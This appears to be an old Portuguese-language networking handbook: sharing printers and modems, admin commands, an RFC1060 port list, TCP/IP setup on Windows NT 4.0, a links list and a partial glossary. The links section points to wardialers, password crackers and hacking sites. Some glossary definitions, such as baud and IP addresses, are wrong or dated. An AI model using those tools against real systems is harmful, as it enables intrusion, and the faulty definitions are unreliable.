Através do Ambiente de Rede, selecione a impressora, dando um duplo clique sobre ela. O Windows iniciará o assistente para a instalação da impressora. Defina que ela é uma impressora de rede. O assistente instalará os drivers de impressão. Você precisará dos disquetes de instalação da impressora. Após instalar os drivers da impressora, você poderá acessá-la como se ela estivesse instalada em seu micro.

Acessando outras redes

A comunicação entre micros via rede é definida basicamente pelo protocolo. Desta forma, você pode interligar máquinas com sistemas operacionais diferentes, desde que o protocolo usado seja o mesmo. Por exemplo, você poderá conectar máquinas com Windows 3.11 na rede Windows 9x sem o menor problema. Basta que elas estejam configuradas a operar com o mesmo protocolo.

Dicas

Desempenho da conexão internet na rede com fax-modem compartilhado.

A velocidade de conexão é sempre dividida entre os aplicativos que estiverem acessando a Internet. Mesmo em uma máquina que não esteja conectada em rede, se você abrir mais de uma janela do seu browser (para carregar mais de uma página ao mesmo tempo), a velocidade de conexão é dividida entre os aplicativos abertos. Mas isso não chega a ser um problema, pois a Internet é muito lenta.

Compartilhamento de conexões via proxies.

O compartilhamento de modems da maneira como foi explicada permite que os programas funcionem perfeitamente bem. Se tiver encontrado dificuldade no acesso compartilhado basta configurar o programa problemático a utilizar “proxies”, isto é, informando manualmente que a conexão à Internet será feita através do intermédio de outro micro. Na configuração de proxy do programa, basta entrar o valor 192.168.0.1, que é o endereço IP da máquina que possui o fax modem instalado. A localização dessa configuração varia de acordo com o programa usado.

Qual o comprimento mínimo que deve ter um nó de rede com cabo coaxial?

Cada trecho de cabo deverá ter, no mínimo, 3 metros de comprimento. Dessa forma, na conexão de 3 máquinas usando cabo coaxial, o comprimento total do cabo será de 6 metros.

Tecnologia de administração de redes

Checando a sua rede

Comandos mais utilizados por administradores de redes e configurações mais utilizadas. Descrição das portas de serviços atribuídas de acordo com as normas técnicas do comitê gestor da internet.

ping: disponível tanto em ambientes Unix Like como em ambientes Windows este comando, seguido do endereço IP de um determinado NIC, envia um pacote de informações para o endereço especificado e espera o retorno. Muito útil para identificar se o computador está conectado e o cartão funcionando corretamente

arp: protocolo de comunicação que se utiliza de endereçamento MAC, utilizado para rastrear problemas nas conexões de rede e atribuir endereços IP estáticos a adaptadores de rede com endereços MAC conhecidos

tracert: busca por todos os servidores e nós de rede de uma determinada conexão, do computador fonte ao receptor

tcpdump: (ambientes Unix Like) faz a captura do tráfego de pacotes tcp/ip de quaisquer computadores que estejam numa determinada porção da rede em que está conectado. Configurando o adaptador da rede em modo 'promíscuo' ele pode acessar a comunicação entre qualquer pc na rede, inclusive com a utilização de filtros para os pacotes de dados

ifconfig: (ambientes Unix Like) utilizado para configurar ou obter informações dos adaptadores de rede presentes em uma determinada máquina. Executado sem parâmetros, ele retorna a configuração atual de todos os adaptadores de rede presentes no terminal onde foi executado. Ele pode, também, alterar o endereço IP de qualquer adaptador de rede no equipamento sem a necessidade de reinicializa-lo

ipconfig: equivalente Windows para o comando ifconfig, porém, com algumas limitações, determina e exibe os dados sobre a configuração atual da conexão de placas e adaptadores de rede no micro onde for executado

nslookup: utilizado nos terminais emuladores (telnet) para descobrir o DNS do provedor de serviços de internet ao qual você está logado

nbtstat: utilizado para se obter informações sobre protocolo netbeui rodando sobre TCP/IP

telnet: estabelece uma conexão com dispositivo utilizando protocolo de comunicação por caracteres (muito utilizado nos emuladores de rede antigos).

netstat: utilizado para se detectar as conexões compartilhadas (shared) numa determinada máquina da rede. Pode ser utilizado também para monitorar o status das conexões que estão ativas num dado momento no host. Ele possui várias chaves que são enviadas junto com a solicitação do programa.

Descrição de algumas portas e seus respectivos serviços de acordo com a RFC1060.

Formato: <nome do serviço> <número da porta>/<protocolo> [alias...] [#<comentário>]

```
echo            7/tcp
gds_db 3050/tcp
echo    7/udp
discard 9/tcp           sink null
discard 9/udp           sink null
systat  11/tcp
systat  11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat 15/tcp
qotd    17/tcp          quote
qotd    17/udp          quote
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data        20/tcp
ftp     21/tcp
telnet  23/tcp
smtp    25/tcp          mail
time    37/tcp          timserver
time    37/udp          timserver
rlp     39/udp          resource                # local do recurso
name    42/tcp          nameserver
name    42/udp          nameserver
whois   43/tcp          nicname                 # normalmente para sri-nic
domain          53/tcp          nameserver      # servidor do nome-domínio
domain          53/udp          nameserver
nameserver      53/tcp          domain                  # servidor do nome-domínio
nameserver      53/udp          domain
mtp     57/tcp                          # reprovado
bootp   67/udp                          # servidor do prog. inicialização
tftp    69/udp
rje     77/tcp          netrjs
finger  79/tcp
link    87/tcp          ttylink
supdup 95/tcp
hostnames       101/tcp                 hostname        # normalmente de sri-nic
iso-tsap        102/tcp
dictionary      103/tcp                 webster
x400    103/tcp                                 # Correio ISO
x400-snd        104/tcp
csnet-ns        105/tcp
```

```
pop     109/tcp                 postoffice
pop2    109/tcp                                 # Correio
pop3    110/tcp                 postoffice
portmap         111/tcp
portmap         111/udp
sunrpc  111/tcp
sunrpc  111/udp
auth    113/tcp                 authentication
sftp    115/tcp
path    117/tcp
uucp-path       117/tcp
nntp    119/tcp                 usenet          # Transfer. de not¡cias pela rede
ntp     123/udp                 ntpd ntp                # protocolo do tempo de rede (exp)
nbname          137/udp
nbdatagram      138/udp
nbsession       139/tcp
NeWS    144/tcp                 news
sgmp    153/udp                 sgmp
tcprepo         158/tcp                 repository      # PCMAIL
snmp    161/udp                 snmp
snmp-trap       162/udp                 snmp
print-srv       170/tcp                                 # PostScript da rede
vmnet   175/tcp
load    315/udp
vmnet0          400/tcp
sytek   500/udp
biff    512/udp                 comsat
exec    512/tcp
login   513/tcp
who     513/udp                 whod
shell   514/tcp                 cmd             # nenhuma senha utilizada
syslog  514/udp
printer 515/tcp                 spooler         # spooler de impressora em linha
talk    517/udp
ntalk   518/udp
efs     520/tcp                                 # para LucasFilm
route   520/udp                 router routed
timed   525/udp                 timeserver
tempo   526/tcp                 newdate
courier 530/tcp                 rpc
conference      531/tcp                 chat
rvd-control     531/udp                 MIT disk
netnews         532/tcp                 readnews
netwall533/udp                          # -para difusÆo em emergˆncia
uucp    540/tcp                 uucpd           # uucp daemon
klogin  543/tcp                                 # rlogin autenticado Kerberos
```

```
kshell  544/tcp                 cmd             # e base remoto
new-rwho        550/udp                 new-who         # experimental
remotefs        556/tcp                 rfs_server rfs  # sistema de arq. remoto Brunhoff
rmonitor        560/udp                 rmonitord       # experimental
monitor         561/udp                                 # experimental
garcon 600/tcp
maitrd  601/tcp
busboy 602/tcp
acctmaster      700/udp
acctslave       701/udp
acct    702/udp
acctlogin       703/udp
acctprinter     704/udp
elcsd   704/udp                                 # errlog
acctinfo        705/udp
acctslave2      706/udp
acctdisk        707/udp
kerberos        750/tcp                 kdc             # autenticação Kerberos--tcp
kerberos        750/udp                 kdc             # autenticação Kerberos--udp
kerberos_master         751/tcp                                 # autenticação Kerberos
kerberos_master         751/udp                                 # autenticação Kerberos
passwd_server           752/udp                                 # servidor de senha Kerberos
userreg_server 753/udp                                  # servidor reg.  usuários kerberos
krb_prop        754/tcp                                 # propagaçãoSubordinadaKerberos
erlogin 888/tcp                                 # Login e passagem de ambiente
kpop    1109/tcp                                # Exibir Kerberos
phone   1167/udp
ingreslock      1524/tcp
maze    1666/udp
nfs     2049/udp                                # sun nfs
knetd   2053/tcp                                # Kerberos demultiplexador
eklogin         2105/tcp                                # rlogin codificada Kerberos
rmt     5555/tcp                                rmtd
mtb     5556/tcp                mtbd            # mtb backup
man     9535/tcp                                # servidor man remoto
w       9536/tcp
mantst  9537/tcp                                # servidor man remoto, teste
bnews   10000/tcp
rscs0   10000/udp
queue           10001/tcp
rscs1           10001/udp
poker           10002/tcp
rscs2           10002/udp
gateway         10003/tcp
rscs3           10003/udp
remp            10004/tcp
```

rscs4 10004/udp
rscs5 10005/udp
rscs6 10006/udp
rscs7 10007/udp
rscs8 10008/udp
rscs9 10009/udp
rscsa 10010/udp
rscsb 10011/udp
qmaster 10012/tcp
qmaster 10012/udp

As descrições acima são apenas alguns dos serviços disponíveis para utilização em conexões TCP/IP (pacotes envelopados no protocolo também estão descritos). Para uma listagem mais completa devem ser consultadas documentações disponíveis na internet no próprio site da RFC.

Instalação e Configuração TCP/IP no Windows NT 4.0

Introdução

Por que escolher o protocolo TCP/IP como padrão de sua rede? Muitos administradores de rede fazem esta mesma pergunta todos os dias. Às vezes, nem todos conseguem respondê-la. Vamos aqui fornecer algumas razões para responder a esta pergunta.

Um dos motivos é que o TCP/IP é hoje o protocolo principal da Internet. Se você pensa em colocar a sua empresa na grande rede, utilizando o protocolo TCP/IP você poderá aproveitar de todos os seus benefícios, como colocar páginas na rede para que as pessoas possam visitar sua empresa virtualmente, fazer pedidos e trocar mensagens com fornecedores e clientes.

O TCP/IP é um conjunto de protocolos padrão, que pode ser usado tanto para redes locais como para redes remotas, a fim de proporcionar total integração entre todos os sistemas operacionais de sua rede.

O TCP/IP tem a vantagem de já ser um protocolo nativo em redes Unix ou Netware (a partir da versão 5.0), por exemplo, facilitando assim a sua comunicação com outros servidores. Além disso, a vantagem de se usar o protocolo TCP/IP em sua rede, em vez de IPX ou mesmo NetBEUI se deve a uma melhor performance em rede. O Protocolo IPX/SPX depende de broadcasts do Service Advertising Protocol (SAP) e dos pacotes do Routing Information Protocol (RIP) para serviços de resolução de nomes de rede. Os broadcasts SAP e RIP são atualizados a cada 60 segundos para cada servidor e enviados para toda a rede. Esses broadcasts em movimento são insignificantes dentro de um ambiente LAN local. Entretanto, quando redes IPX são conectadas de maneira corporativa, os broadcasts SAP e RIP podem desgastar drasticamente a largura de banda disponível. Já o NetBEUI é um protocolo baseado em broadcasts, não roteado. O Browser mestre nas redes TCP/IP não pode ver ou exibir os computadores que usam o NetBEUI para se comunicar com a rede na lista de recursos da rede.

O que você precisa para instalar este protocolo em sua rede NT

Vamos partir da situação que você já tem um servidor NT instalado. Os passos para o NT Workstation são os mesmos. Vamos nos basear aqui na instalação no NT Server. A instalação do Windows NT Server já instala por padrão o protocolo TCP/IP. Mas vamos também partir do princípio de que você optou por não instalá-lo e deseja fazê-lo agora.

Instalando a placa de rede em seu servidor NT

Seu primeiro passo será entrar na configuração de rede de seu servidor. Vá através do caminho Iniciar - Configurações - Painel de Controle - Rede – Adaptadores, clique em Adicionar. Você então poderá escolher qual a placa de rede que você deseja instalar. O Windows NT já traz alguns drivers de placas com ele. Entretanto, caso a sua placa não esteja listada, clique em "Com disco" e selecione o driver correspondente a sua placa. Pronto. Você já tem a sua placa de rede instalada e configurada no seu sistema. Resta agora você instalar os protocolos e serviços que você deseja executar.

Uma observação importante: Caso você não tenha nenhuma placa de rede em seu micro e ainda assim deseje instalar o servidor NT, a Microsoft disponibilizou um adaptador de Loopback. Selecione o Adaptador MSLoopback. Com esse adaptador, você pode simular situações de rede em seu servidor, como se houvesse uma placa instalada. Com esta opção você poderia, por exemplo, testar e estudar softwares para intranets sem ter efetivamente uma rede.

Instalando o protocolo TCP/IP no seu servidor NT

Agora que você já instalou a placa de rede, vamos instalar o protocolo TCP/IP.

Na Segunda guia (Serviços), você tem os serviços disponíveis para serem instalados no seu servidor. Normalmente você deve encontrar 3 serviços básicos que o Servidor já instala para você. São eles o Localizador de Computadores, o Servidor e o Estação de trabalho. Não é necessário, para a instalação do protocolo TCP/IP, que você acrescente nenhum serviço extra para que ele funcione (os serviços disponíveis são para redes Microsoft, não influenciando em sua rede TCP/IP). Fica a seu critério a inserção ou não de novos serviços. Mas cuidado. Um serviço incluído que você não saiba para que serve e não saiba como configurar pode fazer com que o seu servidor não funcione direito.

Caso você queira acrescentar um serviço não presente na lista, clique em "Adicionar". Você vai ser apresentado a lista de serviços do Servidor NT. Escolha o que você deseja ativar e clique em "OK". Você ainda pode acrescentar serviços que não estão presentes na lista, bastando para isso clicar em "Com Disco".

Na Terceira guia (Protocolos), será onde vamos começar a configurar o protocolo TCP/IP. Você pode Ter outros protocolos instalados em sua rede sem que um conflite com o outro. Clique na opção "Adicionar". Você será apresentado a todos os protocolos suportados pelo seu Servidor (existe o caso em que você ainda pode adicionar um protocolo não suportado, bastando para isso ter um disquete com as informações dele). Clique em "Protocolo TCP/IP" e depois em "OK". Normalmente o Servidor NT lhe pergunta sobre a existência de um servidor DHCP em sua rede. Caso você deseje, clique em "Sim" e o Servidor instalará todos os serviços necessários para seu servidor NT ser um Servidor DHCP automaticamente.

Após copiar alguns arquivos do Cd do Windows NT (ele vai pedir para você inseri-lo), você já esta pronto para começar a configuração do protocolo. Vamos a ela:

Volte a guia de Protocolos e clique em cima do TCP/IP e depois "Propriedades". O sistema lhe avisará de o protocolo não está configurado para usar o adaptador existente. Clique então em "Ok" e depois "Fechar", para que seja aberta automaticamente a configuração do TCP/IP.

O primeiro passo da configuração é o endereço IP de seu servidor. Caso você deseje que ele obtenha o endereço de algum servidor DHCP, deixe na opção "Obter um Endereço IP de um servidor DHCP". O recomendado é que você fixe um IP para o seu servidor. Como servidor, ele terá sempre que ser achado pelos clientes. É pouco produtivo que você tenha sempre um servidor mudando de endereço. Os clientes podem vir a se perder com isso. Da mesma forma que você especifica o endereço, você deve especificar a Máscara da Subrede e o Gateway Padrão. Caso você esteja configurando um NT WorkStation você pode usar esta opção para que a sua máquina receba um IP do servidor ou ficar um IP para ela. Fica a seu critério.

O segundo passo é a configuração do DNS. Caso você já tenha um servidor DNS em sua rede, coloque o nome do seu servidor no "Nome do Host", coloque o domínio no qual ele vai estar em "Domínio". Você deve também colocar os endereços IP’s do seu servidor DNS. Clique em "Adicionar" e insira seus IP’s.

O próximo passo é a configuração de WINS. Clique na guia seguinte e você será apresentado a configuração do WINS do Windows NT Server.

Caso você tenha um servidor WINS, coloque os endereços referentes a estes servidores ali. Você ainda pode checar a caixa "Ativar DNS para a resolução do Windows”, fazendo com

que o seu servidor DNS resolva também nomes pelo Serviço WINS. A outra caixa se refere ao LMHOSTS. O Windows NT suporta diversos serviços de resolução de nomes diferentes para localizar, comunicar-se e se conectar a recursos na sua rede. Se os servidores WINS estiverem disponíveis na rede, o arquivo LMHOSTS pode ser usado para suportar as sub-redes que não tem um servidor WINS e para fornecer um serviço de resolução de nomes de reserva, caso o servidor WINS não esteja disponível. O arquivo LMHOSTS fornece um método de resolução de nomes NetBios que pode ser usado em pequenas redes que não usam um servidor WINS. Caso você tenha uma tabela de servidores, é importante que você cheque esta caixa. Você ainda pode importar uma tabela de outros servidores ou mesmo de alguma estação. O campo "Identificação de escopo" é para identificar um escopo para cada grupo de máquinas que estejam rodando NetBios em TCP/IP. Caso você tenha esta configuração em sua rede, escolha o escopo desejado. Caso contrário, pode deixá-la em branco. Na guia Retransmissão de DHCP, você só precisa configurar caso tenha um servidor DHCP em sua rede e queira retransmitir os endereços dos seus servidores através de roteadores, para que todos os endereços sejam conhecidos em sua WAN.

Para finalizar, temos a opção de "Roteamento".

O Windows NT suporta roteamento em computadores únicos e multiendereçados com, e sem, o multi-Protocol Router (MPR). O MPR inclui o RIP para o TCP/IP e IPX. Os roteadores usam o RIP para trocar dinamicamente informações de roteamento. Os roteadores RIP transmitem suas tabelas de roteamento a cada 30 segundos, por definição. Outros roteadores RIP escutarão esses broadcasts RIP e atualizarão suas próprias tabelas de rotas. Para habilitar este roteamento, selecione a caixa "Ativar Roteamento IP". A partir deste momento, o Windows NT passará a rotear pacotes entre duas sub-redes definidas por você. Caso você tenha diversos segmentos em sua rede, é recomendado que você habilite esta opção. Caso contrario, o seu NT vai ficar sendo visto como "servidor de fim de nó", ou seja, ele não vai repassar pacotes que passam por ele para servidor nenhum.

Como testar a sua configuração TCP/IP:

Após terminar suas configurações e de rebootar o servidor, chegou a hora de testarmos se ele está respondendo a chamados do protocolo TCP/IP. A primeira forma de testar é abrir uma janela "Prompt de Comando" e digitar o comando IPCONFIG /ALL. Se o seu servidor estiver configurado corretamente, ele deverá responder a este comando apresentando o endereço IP configurado no seu servidor. Agora chegou a hora de pingar o seu servidor para ver se ele responde. Dê o comando:

PING xxx.yyy.zzz.www, (por exemplo : 172.16.2.20) onde x, y, z e w são os números do seu IP definido para o seu servidor. Caso ele consiga responder, é sinal que seu servidor esta respondendo a chamados TCP/IP. Caso você esteja em rede, você ainda pode tentar pingar outros servidores, com o mesmo comando, mudando apenas o endereço IP. Caso você consiga, seu IP está configurado corretamente e você já está conseguindo falar em IP com outros servidores.

A nível de curiosidade, vamos explicar ainda o que significa a guia Identificação. Você pode aceitar o que está ali ou então mudar este parâmetros, que implicarão na mudança do nome do seu servidor na rede e no domínio que ele está presente. Simplificadamente falando, o Domínio de uma rede pode ser encarado como se fossem diversos micros reunidos em um grupo, onde este servidor estaria respondendo como o "professor" deles, ou seja, para qualquer atitude que eles queiram tomar na rede, dependeria da autorização do "professor" (Damos o nome a este servidor de PDC, ou seja, Primary Domain Controler (Controlador de Domínio Primario). Essas

modificações só influenciarão em uma rede Microsoft, não para aplicativos TCP/IP nativos, como, por exemplo, programas de FTP, Mail e Browser Web (Netscape, Explorer).

Caso você queira mudar o Domínio em que seu servidor vai ficar ou mesmo o nome com que ele vai se apresentar na rede, clique em "Alterar". Você vai ser apresentado a tela seguinte, onde basta alterar para os nomes desejados.

Troubleshooting

Caso você queira verificar se o seu protocolo TCP/IP instalado está mesmo sendo usado na placa de rede que você configurou, você precisará ir na ultima guia, com o nome de "Ligações". Nesta tela, clique em "Mostrar Ligações". Selecione "todos os protocolos". O link do protocolo com a placa de rede é automático. Você verá que o seu protocolo TCP/IP passou a fazer parte da lista de protocolos disponíveis em seu Servidor.

Interest Links

Normatização /informação	www.ietf.com/rfc.html (Internet Engineering Task Force) www.netcraft.com www.ansi.org www.x.org www.linuxbase.org
OS's	www.linux.org www.pathname.com/fhs (estrura de diretórios Unix) www.linuxbase.org (idem do Linux) www.sunsite.unc.edu/pub/LINUX/distributions www.conectiva.com.br (distro nacional do Linux) www.microsoft.com (sem comentários) www.microsoft.com/technet (sic...) cm.bell-labs.com/cm/cs/who/dmr/hist.html www.multicians.org www.multicians.org/unix.html www.google.com/linux www.freebsd.com www.openbsd.org www.netbsd.org www.bsdi.com
Software livre	http://www.gutenberg.org/ http://www.gnu.org http://www.linux.org www.fsf.org www.opensource.org
War dialing	www.thc.org (THC scan & THC login) www.sandstorm.net (phone sweep) www.neworder.box.sk/box.php3? gfx=neworder&prj=neworder&key=wardil&txt=Wardialers www.secureteam.com/tools/6T0001P5QM.html (THCScan + Dosemu)
Ferramentas	www.atstake.com/research/lc/download.html (cracker de senha para WinNT) www.openwall.com/john (ckacker para unices) packetstormsecurity.nl www.nessus.org (scanner de vulnerabilidades) www.insecure.org/nmap www.nmapwin.org

Segurança	www.cert.org
/insegurança	www.insecure.org
	www.rootshell.com
	www.securityfocus.com
	www.packetstormsecurity.org
	www.linuxsecurity.com
	www.linuxsecurity.com.br
	www.hackersplayground.org
	www.ntsecurity.nu
	www.antionline.com
	www.digitalsin.net/cyn/sinfinite
	www.cexx.org
	www.hackingthebox.org
	astalavista.box.sk

610554r!0

A

Acceptable use policy - Regras de boa conduta para a utilização correta da rede e seus serviços. Pode ser um documento distribuído ao novo utilizador de um determinado sistema.

ADSL (Asymmetric Digital Subscriber Line) - tipo de modem que se beneficia da propriedade dos pares de fios telefônicos convencionais para transportar dados digitais (ao mesmo tempo das informações de voz) em freqüência superior ao acesso por modem convencional.

Anonymous - Anônimo. Normalmente utilizado para o login num servidor FTP (Ver FTP), para indicar que se trata de um usuário não registrado em um serviço. A senha (Password) a fornecer deve ser o próprio e-mail.

ANSI - Conjunto de normas para a transmissão de caracteres de controle para um terminal, permitindo: tratamento de cores e outros atributos, movimento do cursor, som, etc. terminais.

Archie - Ferramenta que permite a procura de arquivos e informações em servidores FTP. Indica-se ao archie o nome do arquivo (ou parte dele) que deseja encontrar e ele fornece o nome (endereço) dos servidores onde pode encontrar.

Arpanet - Rede de computadores criada em 69 pelo Departamento de Defesa norte-americano, interligando na altura instituições militares. Em meados dos anos 70 varias grandes universidades americanas aderiram à rede, que deu lugar à atual Internet.

Article - Artigo. Um texto existente na Usenet/News.

Artigo - Um texto existente na Usenet/News.

ASCII - Norma para a codificação de caracteres através de números binários, utilizada em diferentes computadores.Define a codificação dos caracteres com códigos de 0 a 127.

Auto-estrada da informação - Um ligação ou conjunto de ligações entre computadores, formando uma rede de redes, de preferência com meios de comunicação extremamente rápidos. Um nome abusivamente usado por vezes (sobretudo nos meios tradicionais) para designar a(s) rede(s) atualmente existente(s) (e em particular a Internet), pois uma grande parte delas ainda tem muitas interligações bastante lentas, longe do futuro próximo em que tudo se contara' em dezenas de Mbps e Gbps... :-)

AUP - ver acceptable use policy.

Auto-estrada eletrônica - Ver auto-estrada da informação.

B

Baud - Quantidade de informações que são transferidas entre dois computadores interligados.

Bios - É a memória básica da maquina. Contem instruções primarias para o funcionamento correto da maquina. BIOS que fica armazenada a informação de que em seu PC existe um teclado, por exemplo.

Bug - Erro em algum programa ou arquivo.

Backbone - Estrutura de nível mais alto em uma rede composta por várias sub-redes.
Bandwidth - Largura de Banda. Termo que designa a quantidade de informação passível de ser transmitida por unidade de tempo, num determinado meio de comunicação (fio, onda radio, fibra óptica, etc.). Normalmente medida em bits por segundo, kilobits por segundo, megabits por segundo, kilobytes por segundo, megabytes por segundo, etc.
BBS - Bulletin Board System. Computador (1 ou vários) que permitem que os usuários se liguem a ele através de uma linha telefônica e onde normalmente se trocam mensagens com outros usuários, se procuram arquivos e programas ou se participa em conferencias (fóruns de discussão) divulgadas por varias BBS. Digamos que uma BBS esta' para a Internet assim como uma aldeia está para o Mundo.
Bitnet - Rede mundial acessível pela Internet, mas distinta desta, com características educacionais.
Browser - Um programa que permite visualizar e utilizar uma dada base de dados, distribuída ou não por vários computadores. Termo normalmente aplicado para os programas que permitem navegar no World-Wide-Web.
BTW - Sigla do inglês "By the Way" (Já' agora / Por falar nisso, etc.). Usada em textos de correio eletrônico, artigos de news, etc.

C

Cavalo de Tróia - É uma espécie de vírus (você programa para fazer o que quiser). Muito mais potente que um vírus comum que tem como única função destruir computadores, ou seja, é um programa disfarçado que executa alguma tarefa.
Cello - Um programa (browser) para navegar no WWW.
Criptografia - Torna algum programa ou mensagem secreta, ou seja, só' poderá' ler aquela mensagem ou executar aquele programa a pessoa que tiver a chave criptográfica (que serve como uma senha) para desencriptá-los.
CERN - Centre European de Recherche Nucleaire. Centro Europeu de Investigação Nuclear. Um dos centros mais importantes da Internet (e, claro, da investigação física). Nele trabalham centenas (ou mesmo milhares?) de investigadores e a sua "jóia da coroa" é um grande circulo de aceleração de partículas com 27 Km de diâmetro, que fica por baixo de Genebra, na Suíça, atualmente o maior acelerador de partículas existente no Mundo.
CERT - Computer Emergency Response Team. Organismo criado em 1988 pela Darpa, visando tratar questões de segurança em redes, em particular na Internet.
Chain letter - Uma carta que é recebida por alguém e enviada para varias pessoas e assim sucessivamente até que se torna excessivamente difundida. Normalmente o seu texto incita à difusão da carta por outras pessoas.
Chain mail - Ver "chain letter".
ciber espaço - Por ciber espaço designa-se habitualmente o conjunto das redes de computadores interligadas e de toda a atividade ai existente. É uma espécie de planeta virtual, onde as pessoas (a sociedade da informação) se relacionam virtualmente, por meios eletrônicos. Termo inventado por William Gibson no seu romance Neuromancer.
Client - Cliente. No contexto Cliente/Servidor, um Cliente é um programa que pede um determinado serviço (por exemplo, a transferência de um arquivo) a um Servidor, outro

programa. O Cliente e o Servidor podem estar em duas maquinas diferentes, sendo esta a realidade para a maior parte das aplicações que usam este tipo de interação.
Cliente - Ver client**.**
Conexão - Ligação do seu computador a um computador remoto.
Correio caracol - Tradução do inglês "snail mail". Ver snail mail.
Correio eletrônico - Correio transmitido por meios eletrônicos, normalmente, redes informáticas. Uma carta eletrônica contem texto (como qualquer outra carta) e pode ter, eventualmente, anexo um ou mais arquivos.
Crosspost - Fazer o crosspost de... Ato de enviar para um grupo de news um artigo (ou parte) já' publicado (ou a publicar na mesma altura) noutro grupo.
Cracker - Indivíduo que faz todo o possível e o impossível para entrar num sistema informático alheio, quebrando sistemas de segurança, para assim poder causar danos, ou Quebra de senha: o quebrador , ou cracker, de senha é um programa usado pelo hacker para descobrir uma senha do sistema. O método mais comum consiste em testar sucessivamente as palavras de um dicionário até encontrar a senha correta.
Cyberspace - Ver ciber espaço.

D

Daemon - Programa que corre (que foi lançado) num computador e esta' (sempre) pronto a receber instruções/pedidos de outros programas para a execução de determinada ação.
Defaults - Diz-se que é a configuração normalmente utilizada por um equipamento ou programa.
Domain - Domínio. Nome à direita do símbolo @ num endereço eletrônico. Por exemplo: o domínio do meu provedor é hotmail.com
Débito - Quantidade de informação por unidade de tempo.
Dial-IN - Designação de um tipo de ligação ou de um ato de ligação à Internet, neste caso pelo estabelecimento de uma chamada (telefônica - Dial) para um computador, através de, por exemplo, um modem.
Dial-UP - Ver Dial-IN.
DNS - Sigla de Domain Name Server. Designa o conjunto de regras e/ou programas que constituem um Servidor de Nomes da Internet. Um servidor de nomes faz a tradução de um nome alfanumérico (p. ex. microbyte.com) para um numero IP (p. ex. 192.190.100.57). Por exemplo, no DNS brasileiro, gerem-se todos os nomes terminados em br. Qualquer outro nome será' também traduzido pelo mesmo DNS, mas a partir de informação proveniente de outro DNS (isto se essa informação não tiver sido previamente obtida).

Denial of servide (DOS) - Ataque que consiste em sobrecarregar um servidor com uma quantidade excessiva de solicitação de serviços.
Domínio - Ver domain.
Domínio publico - Algo que esta' no domínio publico (software, p. ex.) é algo que se pode copiar, cortar, colar, queimar, distribuir, deleitar e normalmente utilizar sem pagar o que quer que seja! :-) Normalmente deve ser dado o devido credito ao(s) autor(es) desse algo.

DOOM - Um dos mais famosos jogos distribuídos em shareware na Internet. Os seus criadores (3 jovens) ficaram rapidamente milionários! :-) Tem vários níveis, efeitos sonoros, é a 3 dimensões e permite que vários jogadores joguem simultaneamente, cada um no seu computador. Um verdadeiro clássico no gênero (tiros e explosões).
Download - Fazer o download de um arquivo. Ato de transferir o arquivo de um computador remoto para o seu próprio computador, usando qualquer protocolo de comunicações.

E

Endereço IP - É o endereço que uma máquina possui ao se conectar na Internet. A cada vez que você se conecta, você obtém um novo endereço IP.

Edu - Sufixo presente em variados endereços na Internet e que designa instituições de ensino/educação (edu=educational).
Elm - Um programa/leitor de correio eletrônico para ambientes Unix (se bem que também se possam encontrar versões para outros sistemas operativos). À base de menus com escolha de opções por letras e teclas de cursor.
Email - Eletronic Mail. Correio Eletrônico.
Email address - Endereço (de correio) eletrônico. Ver Endereço eletrônico.
Emoticon - ver smiley.
Endereço eletrônico - É um cadeia de caracteres, do tipo "nome_usuario@qqcoisa.empresax.br" (sem aspas) que identifica univocamente um determinado utilizador dentro da Internet e, em particular, a sua caixa de correio eletrônica. Qualquer envio de correio eletrônico para esse utilizador deve ser feito para o seu endereço eletrônico.
Ethernet - Uma das arquiteturas possíveis em redes locais. As redes Ethernet usam normalmente cabos coaxiais que interligam vários computadores. Cada um deles acede à rede em concorrência com os outros, existindo depois regras/convenções que permitem designar qual o computador que deve transmitir informação num determinado instante. A informação pode ser transmitida em modo "Broadcast", ou seja, para todos os outros computadores da rede e não apenas para um só'.
Eudora - Um programa/leitor de correio eletrônico muito completo, existente em varias plataformas, entre elas, os Macintosh e PC (Windows). Recomendado.

F

Firewall - Parede de Fogo. Medida de segurança que pode ser implementada para limitar o acesso de terceiros a um determinada rede ligada à Internet. Os mecanismos de implementação são variados, percorrendo variados tipos de controle por software ou hardware. Num caso limite, a única coisa que uma firewall poderia deixar passar de um lado (rede local) para o outro (resto da Internet) era o correio eletrônico (podendo mesmo filtrar correio de/para determinado sítio). Um sistema de segurança de rede, cujo principal objetivo é filtrar o acesso a uma rede.

Fidonet - Uma rede mundial que interliga PC's. Transfere também um tipo próprio de correio eletrônico (existindo normalmente a possibilidade de enviar uma carta para alguém na Internet) e grupos de discussão (conferencias é o termo exato) próprios. Digamos que é uma espécie de Internet bastante limitada em termos de interação, difusão, rapidez e heterogeneidade, quando comparada com a verdadeira Internet, mas, é claro, possui uma identidade própria.
Finger - Programa para obter informações sobre uma determinada pessoa que tenha um endereço eletrônico na Internet. É indicado o endereço eletrônico dessa pessoa e ele procura e devolve informação relativa à mesma, após ter inquirido o computador onde essa pessoa tem a sua caixa de correio.
Flame - Resposta intempestiva e geralmente provocadora a um artigo de news ou mail. Um conjunto de flames e contra-flames é chamado uma "flame-war". Normalmente neste tipo de discussão, é difícil chegar a qualquer conclusão...
Flame-war / flameware - Ver flame.
Follow-up - Resposta a um artigo de news com outro artigo de news, mantendo o mesmo tema de discussão. fórum de discussão - Em inglês, newsgroup. Num fórum de discussão, ou seja, grupo de news, escreve-se (publicamente) sobre o tema indicado pelo nome do grupo.
FQDN - Fully Qualified Domain Name. Nome de domínio completo, tudo aquilo que esta' à direita do símbolo @ num endereço eletrônico, sem que se omita qualquer parte (inclui geralmente a designação do pais, da instituição e de um computador, pelo menos).
Freeware - Software distribuído em regime gratuito mas segundo alguns princípios gerais como a impossibilidade de alteração de qualquer parte para posterior distribuição, impossibilidade de venda, etc.
FTP - File Transfer Protocol. Designa o principal protocolo de transferência de arquivos usado na Internet, ou então um programa que usa esse protocolo.
FTP server - Servidor de FTP. Computador que tem arquivos de software acessíveis através de programas que usem o protocolo de transferência de arquivos, FTP.
Full-IP - Ligação total à Internet, através de uma linha dedicada, ou outro meio de comunicação permanente. Assim, todos os serviços da Internet estão disponíveis no computador que possua este tipo de ligação.
FYI - For Your Information. Documento(s) semelhantes aos RFC, contendo informação geral sobre temas relativos aos protocolos TCP/IP ou à Internet.

G

Gateway - Computador ou material dedicado que serve para interligar duas ou mais redes que usem protocolos de comunicação internos diferentes, ou, computador que interliga uma rede local à Internet (é portanto o no' de saída para a Internet).
